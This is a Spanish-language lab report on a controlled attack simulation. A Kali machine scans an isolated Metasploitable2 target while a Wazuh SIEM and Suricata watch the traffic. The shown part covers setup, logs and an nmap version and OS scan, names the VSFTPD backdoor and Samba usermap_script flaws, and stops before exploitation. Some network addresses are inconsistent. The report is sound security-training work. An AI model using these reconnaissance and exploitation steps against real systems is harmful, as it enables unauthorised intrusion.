# Simulación de Ataque Controlado

Autora: Ingrid K.

Fecha: noviembre 2025.

Clasificación: Confidencial – Uso interno.

Alcance: Entorno de laboratorio aislado.

Máquinas involucradas:

Atacante: Kali Linux (10.0.2.10).

Objetivo: Metasploitable2 (10.0.2.30).

SIEM: Wazuh (10.0.2.20).

## Índice

# 1- Resumen Ejecutivo

## 1.1 Objetivo:

Simular ataque controlado con Metasploit.

Demostrar capacidades de detección en SIEM.

Validar reglas de correlación en Wazuh.

Generar evidencia forense de ataques.

## 1.2 Hallazgos Principales:

Vulnerabilidad: VSFTPD backdoor.

Severidad: Crítica.

Vulnerabilidad: Samba usermap_script.

Severidad: Alta.

# 2- Metodología y Alcance

## 2.1 Fases

Fase 1: Reconocimiento y Enumeración.

Fase 2: Análisis de Vulnerabilidades.

Fase 3: Explotación.

## 2.2 Herramientas Utilizadas

Reconocimiento: Nmap.

Explotación: Metasploit.

Post-Explotación: Netcat.

Monitoreo: Wazuh.

# 3- Entorno de Pruebas

## 3.1 Diagrama de Red

Kali Linux (10.0.2.10).

↓

Metasploitable2 (10.0.2.30).


↓

Wazuh SIEM (10.0.2.20).

## 3.2 Especificaciones Técnicas

| Máquina | SO | IP | Rol | Herramientas |
|---|---|---|---|---|
| Kali Linux | Kali 2024.1 | 10.0.2.10 | Atacante | Metasploit, Nmap |
| Metasploitable2 | Ubuntu 8.04 | 10.0.2.30 | Objetivo | Servicios vulnerables |
| Wazuh | Ubuntu | 10.0.2.20 | SIEM | Wazuh |

**Evidencia 1: Diagrama de red aislada configurada en Virtual Box.**



Name
NatNetwork-Aislada


Name: NatNetwork-Aislada

IPv4 Prefix: 192.168.56.0/24

□ Enable DHCP


□ Enable IPv6

**Evidencia 2: Máquina virtual Metasploitable2 configurada como objetivo vulnerable.**




```
 * Starting deferred execution scheduler atd                              [ OK ]
 * Starting periodic command scheduler crond                              [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                               [ OK ]
 * Starting web server apache2                                            [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                          [ OK ]

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login:
```

**Evidencia 3: Consola de Wazuh implementada como plataforma SIEM para monitoreo.**




**Evidencia 4: Distribución Kali Linux utilizada como estación de ataque durante este lab.**

**Evidencia 5: Validación de servicios activos en el objetivo previo a la explotación.**




```
Starting Nmap 4.53 ( http://insecure.org ) at 2025-10-22 17:16 EDT
All 1714 scanned ports on 192.168.227.10 are closed
MAC Address: 08:00:27:D1:F8:5D (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://insec
ure.org/nmap/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.475 seconds
msfadmin@metasploitable:~$
```

**Evidencia 6: Configuración de Suricata para captura y análisis de tráfico de red.**




```
lin@Ubuntu:~$ sudo tail -f /var/log/suricata/fast.log
10/25/2025-19:50:36.403605  [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [
**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.0.2.20:43554 -> 91.189.91.81:80
10/25/2025-19:50:37.223728  [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [
**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.0.2.20:43554 -> 91.189.91.81:80
10/25/2025-19:50:37.223728  [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [
**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.0.2.20:43554 -> 91.189.91.81:80
10/25/2025-19:50:37.223728  [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [
**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.0.2.20:43554 -> 91.189.91.81:80
10/25/2025-19:50:37.223728  [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [
**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.0.2.20:43554 -> 91.189.91.81:80
10/25/2025-19:57:08.456635  [**] [1:2200025:2] SURICATA ICMPv4 unknown code [**] [Classification: Generic Protocol Command Deco
de] [Priority: 3] {ICMP} 10.0.2.10:8 -> 10.0.2.20:9
10/25/2025-19:57:08.456658  [**] [1:2200025:2] SURICATA ICMPv4 unknown code [**] [Classification: Generic Protocol Command Deco
de] [Priority: 3] {ICMP} 10.0.2.20:0 -> 10.0.2.10:9
10/25/2025-19:57:09.606539  [**] [1:2200025:2] SURICATA ICMPv4 unknown code [**] [Classification: Generic Protocol Command Deco
de] [Priority: 3] {ICMP} 10.0.2.10:8 -> 10.0.2.20:9
10/25/2025-19:57:09.606576  [**] [1:2200025:2] SURICATA ICMPv4 unknown code [**] [Classification: Generic Protocol Command Deco
de] [Priority: 3] {ICMP} 10.0.2.20:0 -> 10.0.2.10:9
```

## Evidencia 7: Escaneo de reconocimiento inicial con detección de versiones y SO.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 18:28 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00048s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
2869/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 52:55:0A:00:02:01 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: VoIP adapter|general purpose|bridge
Running (JUST GUESSING): AT&T embedded (99%), QEMU (95%), Oracle Virtualbox (94%), Slirp (94%)
OS CPE: cpe:/a:qemu:qemu cpe:/a:oracle:vm_virtualbox cpe:/a:danny_gasparovski:slirp
Aggressive OS guesses: AT&T BGW210 voice gateway (99%), QEMU user mode network gateway (95%), Oracle Virtualbox Slirp NAT bridge (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.0.2.2
Host is up (0.00016s latency).
All 1000 scanned ports on 10.0.2.2 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:B2:FA:6E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: 2N Helios IP VoIP doorbell (96%), Advanced Illumination DCS-100E lighting controller (96%), AudioControl D3400 network amplifier (96%), British
 Gas GS-Z3 data logger (96%), Chamberlain myQ garage door opener (96%), Daikin DKN Cloud Wi-Fi Adaptor (96%), Daysequerra M4.2SI radio (96%), Denver Electronics AC-50
00W MK2 camera (96%), Eve Cam (lwIP 2.1.0 - 2.2.0) (96%), Fatek FBs-CBEH PLC Ethernet communication board (96%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

## Evidencia 8: Escaneo de reconocimiento inicial con detección de versiones y SO.



